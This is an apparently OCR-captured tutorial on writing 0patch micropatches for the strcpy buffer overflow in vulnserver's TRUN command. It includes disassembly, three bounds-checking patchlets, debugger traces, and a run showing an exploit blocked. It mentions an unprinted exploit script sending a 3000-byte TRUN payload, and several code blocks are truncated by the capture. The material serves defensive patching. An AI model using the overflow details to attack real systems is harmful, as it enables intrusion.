
```
; 144:              Functi
mov     eax, [ebp+buf]
mov     [esp+5A8h+Size], ea
call    _Function3
; 145:              break;
jmp     short loc_401E77
```

```
    v19 = send(s, v9, 13, 0);

:                   ; flags
;p+5A8h+flags], 0
;p+5A8h+MaxCount], 0Dh ; len
:, [ebp+var_578]
;p+5A8h+Val], eax ; buf
:, [ebp+s]
;p+5A8h+Size], eax ; s
nd@16              ; send(x,x,x,x)
, 10h
p+var_414], eax
:_402477
```

```
; 130:              memset(Dest, 0, 0x888u);

loc_401D88:                     ; Size
mov     [esp+5A8h+MaxCount], 888h
mov     [esp+5A8h+Val], 0 ; Val
mov     eax, [ebp+Dest]
mov     [esp+5A8h+Size], eax ; Dst
call    _memset
; 131:              v19 = send(s, "TRUN COMPLETE\n", 14, 0);
mov     [esp+5A8h+flags], 0 ; flags
mov     [esp+5A8h+MaxCount], 0Eh ; len
mov     [esp+5A8h+Val], offset aTrunComplete ; "TRUN COMPLETE\n"
mov     eax, [ebp+s]
mov     [esp+5A8h+Size], eax ; s
call    _send@16        ; send(x,x,x,x)
sub     esp, 10h
mov     [ebp+var_414], eax
jmp     loc_402477
```

```
; 1

loc
mov
mov
cal
; 1
mov
mov
mov
mov
cal
; 1
mov
mov
mov
mov
mov
cal
```

You can see in the first red colored block, there is a comment that says "crashing function? Seems to be a strcpy". That was a comment I added after seeing that _Function3 points to a strcpy function.



```
; Attributes: bp-based frame

; int __cdecl Function3(char *)
public _Function3
_Function3 proc near

Dest= dword ptr -7E8h
Source= dword ptr -7E4h
var_7D8= byte ptr -7D8h
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 7E8h
; 4:   return strcpy(&v2, a1);
mov     eax, [ebp+arg_0]
mov     [esp+7E8h+Source], eax ; Source
lea     eax, [ebp+var_7D8]
mov     [esp+7E8h+Dest], eax ; Dest
call    _strcpy
leave
retn
_Function3 endp
```

The problem here is that strcpy doesn't do any bounds checking, so we overflow the destination (Dst) buffer.

So, in order to fix this, we would have to add bounds checking in src with a NULL delimiter (\0) until a known boundary amount is reached, in our case 0x7d0 (2000).

Keeping in mind what we covered in The Patching Process section, what follows are three patches for the same vulnerability. The 0patch patchlet uses the .0pp extension. The 0patch team have already developed a template which is used with the 0patch Agent for Developers. For the most part, it is quiet self-explanatory, but there is a 0patch Developer manual which you should download (https://0patch.com/dev_manual.htm) and read.

Vulnserver_Security_First patch

```
MODULE_PATH "vulnserver.exe"

RUN_CMD "vulnserver.exe"

PATCH_ID 277

PATCH_FORMAT_VER 2

VULN_ID 100001

PLATFORM win32

patchlet_start
```

```
PATCHLET_ID 1
PATCHLET_TYPE 2
PATCHLET_OFFSET 0x00001814      ;this is the location where we want to inject
our patch
PIT kernel32!TerminateProcess
N_ORIGINALBYTES 5
code_start
push edi
push eax
push ecx
mov     edi, eax        ;edi = Input
xor     al, al          ;Byte to search for (NUL)
mov      ecx, 7d1h        ;Start count at 7d0h+1. +1 because buffer size 2000
is still valid.
cld                     ;Increment di after each character
repne scasb             ;Scan string for NUL, decrementing cx for each char
test ecx,ecx            ; ecx == 0
jnz pass_through
call PIT_ExploitBlocked
dec ecx
push ecx                        ; handle = -1 for current process push ecx
; error code - we dont care about the value
call PIT_TerminateProcess
pass_through:
pop ecx
pop eax
pop edi
code_end
```

```
patchlet_end
```

Functionality_First_truncating Patch

```
MODULE_PATH "vulnserver.exe"

RUN_CMD "vulnserver.exe"

PATCH_ID 277

PATCH_FORMAT_VER 2

VULN_ID 100001

PLATFORM win32


patchlet_start

PATCHLET_ID 1

PATCHLET_TYPE 2

PATCHLET_OFFSET 0x00001814            ;this is the location where we want to inject our patch

N_ORIGINALBYTES 5


code_start

push edi

push eax

push ecx

mov     edi, eax        ;edi = Input

xor     al, al          ;Byte to search for (NUL)

mov      ecx, 7d1h        ;Start count at 7d0h+1. +1 because buffer size 2000 is still valid.

cld                     ;Increment di after each character

repne scasb             ;Scan string for NUL, decrementing cx for each char

test ecx,ecx            ; ecx == 0

jnz pass_through
```


```
mov byte [edi-2],0h      ;terminate string at 2000. -2 because edi is always one ahead + \0 counts to the 2000 (not 2001) chars.

call PIT_ExploitBlocked

pass_through:

pop ecx

pop eax

pop edi

code_end

patchlet_end
```

Functionality_First_Skipping Patch


```
MODULE_PATH "vulnserver.exe"

RUN_CMD "vulnserver.exe"

PATCH_ID 277

PATCH_FORMAT_VER 2

VULN_ID 100001

PLATFORM win32


patchlet_start

PATCHLET_ID 1

PATCHLET_TYPE 2

PATCHLET_OFFSET 0x00001814           ;this is the location where we want to inject our patch

N_ORIGINALBYTES 5


code_start

push edi

push eax

push ecx
```

```
mov     edi, eax         ;edi = Input

xor     al, al           ;Byte to search for (NUL)

mov      ecx, 7d1h         ;Start count at 7d0h+1. +1 because buffer size 2000
is still valid.

cld                      ;Increment di after each character

repne scasb              ;Scan string for NUL, decrementing cx for each char

test ecx,ecx             ; ecx == 0

jnz pass_through

call PIT_ExploitBlocked

leave

ret                      ;skip vulnerable code

pass_through:

pop ecx;

pop eax;

pop edi;

code_end

patchlet_end
```

Once the patches have been applied, we need to build the .0pp file. It is, in my view, more advisable to build and debug instead of just building the .0pp patchlet so that you can see the inner workings of 0patch Agent.


ZP001_vulnserver_functionality1st_truncating
ZP001_vulnserver_security1st
Build Patch
Build+Debug Patch

Build and debug allows you to debug your code by hitting a breakpoint at the offset you chose and jumping to your code.



C:\Users\victim\Desktop\0patch\first_attempt\review\vulnserver.exe


```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.0.2.15:49485
Waiting for client connections...
```

```
0040180b 81ece8070000     sub     esp,7E8h
00401811 8b4508           mov     eax,dword ptr [ebp+8]
00401814 e969e8e100       jmp     01220082
00401819 8528             test    dword ptr [eax],ebp
0040181b f8               clc
0040181c ff               ???
0040181d ff890424e8a2     dec     dword ptr [ecx-5D17DBFCh]
00401823 150000c9c3       adc     eax,0C3C90000h
00401828 55               push    ebp
00401829 89e5             mov     ebp,esp
0040182b 81ec08040000     sub     esp,408h
00401831 8b4508           mov     eax,dword ptr [ebp+8]
00401834 89442404         mov     dword ptr [esp+4],eax
00401838 8d8508fcffff     lea     eax,[ebp-3F8h]
0040183e 890424           mov     dword ptr [esp],eax
00401841 e882150000       call    image00400000+0x2dc8 (00402c
00401846 c9               leave
00401847 c3               ret
00401848 55               push    ebp
00401849 89e5             mov     ebp,esp
```

```
and 0patchLoaderWinDbgCallback
prefixed with '0patchLoaderWinDbgCall
0000 7151e000   C:\Program Files\0pat
0000 75931000   C:\Windows\system32\C
0000 7565c000   C:\Windows\system32\M
0000 76ed9000   C:\Windows\system32\L
0000 76f2e000   C:\Windows\system32\C
0000 7713a000   C:\Windows\system32\I
0000 772ad000   C:\Windows\system32\L
0000 77731000   C:\Windows\system32\A
0000 75df9000   C:\Windows\SYSTEM32\s
0000 77315000   C:\Windows\system32\F
0000 74be9000   C:\Windows\system32\V
0000 71e7b000   C:\Windows\system32\d
0000 7715f000   C:\Windows\system32\I
0000 75b9d000   C:\Windows\system32\M
0000 75087000   C:\Windows\system32\C
ModLoad: 71470000 71497000   C:\Windows\system32\c
ModLoad: 75540000 7554c000   C:\Windows\system32\C
*** ERROR: Symbol file could not be found.  Defaul

[0patch Tools]: Setting breakpoint:
2771 e 00401814     0001 (0001)  0:**** *** ERROR:
image00400000+0x1814

ModLoad: 75030000 7506c000   C:\Windows\system32\m
ModLoad: 74ae0000 74ae5000   C:\Windows\System32\w
Breakpoint 2771 hit
eax=00276b40 ebx=000000d0 ecx=00000000 edx=4646464
eip=00401814 esp=0176f1f0 ebp=0176f9d8 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=00
image00400000+0x1814:
00401814 e969e8e100       jmp     01220082
```


```
0:001>
```

You will notice that, at the breakpoint, when you execute a single instruction – t command – 0patch Agent will jump to the exact patchlet code that we wrote:



```
01220082 57            push    edi
01220083 50            push    eax
01220084 51            push    ecx
01220085 89c7          mov     edi,eax
01220087 30c0          xor     al,al
01220089 b9d1070000    mov     ecx,7D1h
0122008e fc            cld
0122008f f2ae          repne scas byte ptr e
01220091 85c9          test    ecx,ecx
01220093 750d          jne     012200a2
01220095 e8d6ffffff    call    01220070
0122009a 49            dec     ecx
0122009b 51            push    ecx
0122009c 51            push    ecx
0122009d e8d4ffffff    call    01220076
012200a2 59            pop     ecx
012200a3 58            pop     eax
012200a4 5f            pop     edi
012200a5 ff25ab002201  jmp     dword ptr ds:
```

We can then try to exploit the program again after applying the the Security_First patch, we will get an "ExploitBlocked" prompt and the vulnserver program will terminate:



EXPLOIT ATTEMPT BLOCKED


Exploit attempt was blocked in process:

vulnserver.exe
PATCH ID: 277

```
'786c39 c744240800000000 mov     dword ptr [esp+8],0
'786c41 c744
'786c49 54
'786c4a e839
'786c4f 8b04
'786c52 8be5
'786c54 5d
'786c55 c3
'786c56 8bff
:dll!RtlUser
'786c58 8944
'786c5c 895c
'786c60 e9cd
'786c65 8da4
'786c6c 8d64
:dll!KiFastS
'786c70 8bd4
'786c72 0f34
:dll!KiFastS
'786c74 c3
'786c75 8da4                 lea     esp,[esp]
'786c7c 8d642400             lea     esp,[esp]
:dll!KiIntSystemCall:
'786c80 8d542408             lea     edx,[esp+8]
'786c84 cd2e                 int     2Eh
'786c86 c3                   ret
'786c87 90                   nop
:dll!RtlRaiseException:
'786c88 55                   push    ebp
'786c89 8bec                 mov     ebp,esp
'786c8b 8da42430fdffff       lea     esp,[esp-2D0h]
'786c92 54                   push    esp
'786c93 e853010000           call    ntdll!RtlCaptureContext (77
'786c98 8b5504               mov     edx,dword ptr [ebp+4]
'786c9b 8b4508               mov     eax,dword ptr [ebp+8]
'786c9e 838424c400000004 add     dword ptr [esp+0C4h],4
```

```
0122008f f2ae               repne scas byte ptr e
bx=000000d0 ecx=000007cd edx=464
sp=0176f1e4 ebp=0176f9d8 iopl=0
23  ds=0023  es=0023  fs=003b  g
                            repne scas byte ptr e
bx=000000d0 ecx=000007cc edx=464
sp=0176f1e4 ebp=0176f9d8 iopl=0
23  ds=0023  es=0023  fs=003b  g
                            repne scas byte ptr e
bx=000000d0 ecx=000007cb edx=464
sp=0176f1e4 ebp=0176f9d8 iopl=0
23  ds=0023  es=0023  fs=003b  g
                            repne scas byte ptr e
bx=000000d0 ecx=000007ca edx=464
sp=0176f1e4 ebp=0176f9d8 iopl=0
23  ds=0023  es=0023  fs=003b  g
0122008f f2ae               repne scas byte ptr e
0:001> t
eax=00276b00 ebx=000000d0 ecx=000007c9 edx=464
eip=0122008f esp=0176f1e4 ebp=0176f9d8 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  g
0122008f f2ae               repne scas byte ptr e
0:001> g
eax=0176e96c ebx=000000d0 ecx=7ffde000 edx=00C
eip=77786c74 esp=0176f1c4 ebp=0176f1d4 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  g
ntdll!KiFastSystemCallRet:
77786c74 c3                 ret
0:001>
```

Finally, we use the exact same program (vulnserver) with the exact same exploit script, with vulnserver disabled on the 0patch Agent and we see the exploit works – calc.exe is popped.



C:\Users\victim\Desktop\0patch\first_attempt\review\vulnserver.exe

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow acces

Waiting for client
Received a client
Waiting for client
Connection closing
Received a client
Waiting for client
```

vulnserver.exe


vulnserver.exe has stopped working

A problem caused the program to stop working
Windows will close the program and notify you i
available.

Debug Clo

				net Explorer 11 T
				net Explorer 11 T
				r overflow in W
				r overflow in W
			CVE-2017-0290	Microsoft Malware P
			CVE-2017-0290	Microsoft Malware P
273	● ENABLED	usp10.dll	CVE-2017-0283	Microsoft Windows U
277	● DISABLED	vulnserver.exe	[Missing CVE]	[Vulnerability 10000

Next, with a simple flick we enable the vulnserver with 0patch Agent and the patch is instantly applied to the vulnserver program. When we try the exact same exploit again, we notice the "ExploitBlocked" 0patch pop-up and the vulnserver program, now patched, continues to function:



C:\Users\victim\Desktop\0patch\first_attempt\review\vulnserver.exe

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or

Waiting for client connections...
Received a client connection from 10.0.2.15:4
Waiting for client connections...
Connection closing...
```

```
Copyright (c) 2009 Microsoft Corporation.  All rights re
C:\Users\victim>cd Desktop

C:\Users\victim\Desktop>exploit.py
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length  3000
Traceback (most recent call last):
  File "C:\Users\victim\Desktop\exploit.py", line 32, in
    print s.recv(1024)
                                                      was f
```

EXPLOIT ATTEMPT BLOCKED

Exploit attempt was blocked in process:

vulnserver.exe
PATCH ID: 277

Now, one doesn't need to show the "ExploitBlocked" pop-up, this is done to show that the exploit was blocked - theatrics, but one could just as easily configure the 0patch Agent block the exploit and continue operation without alerting the user.

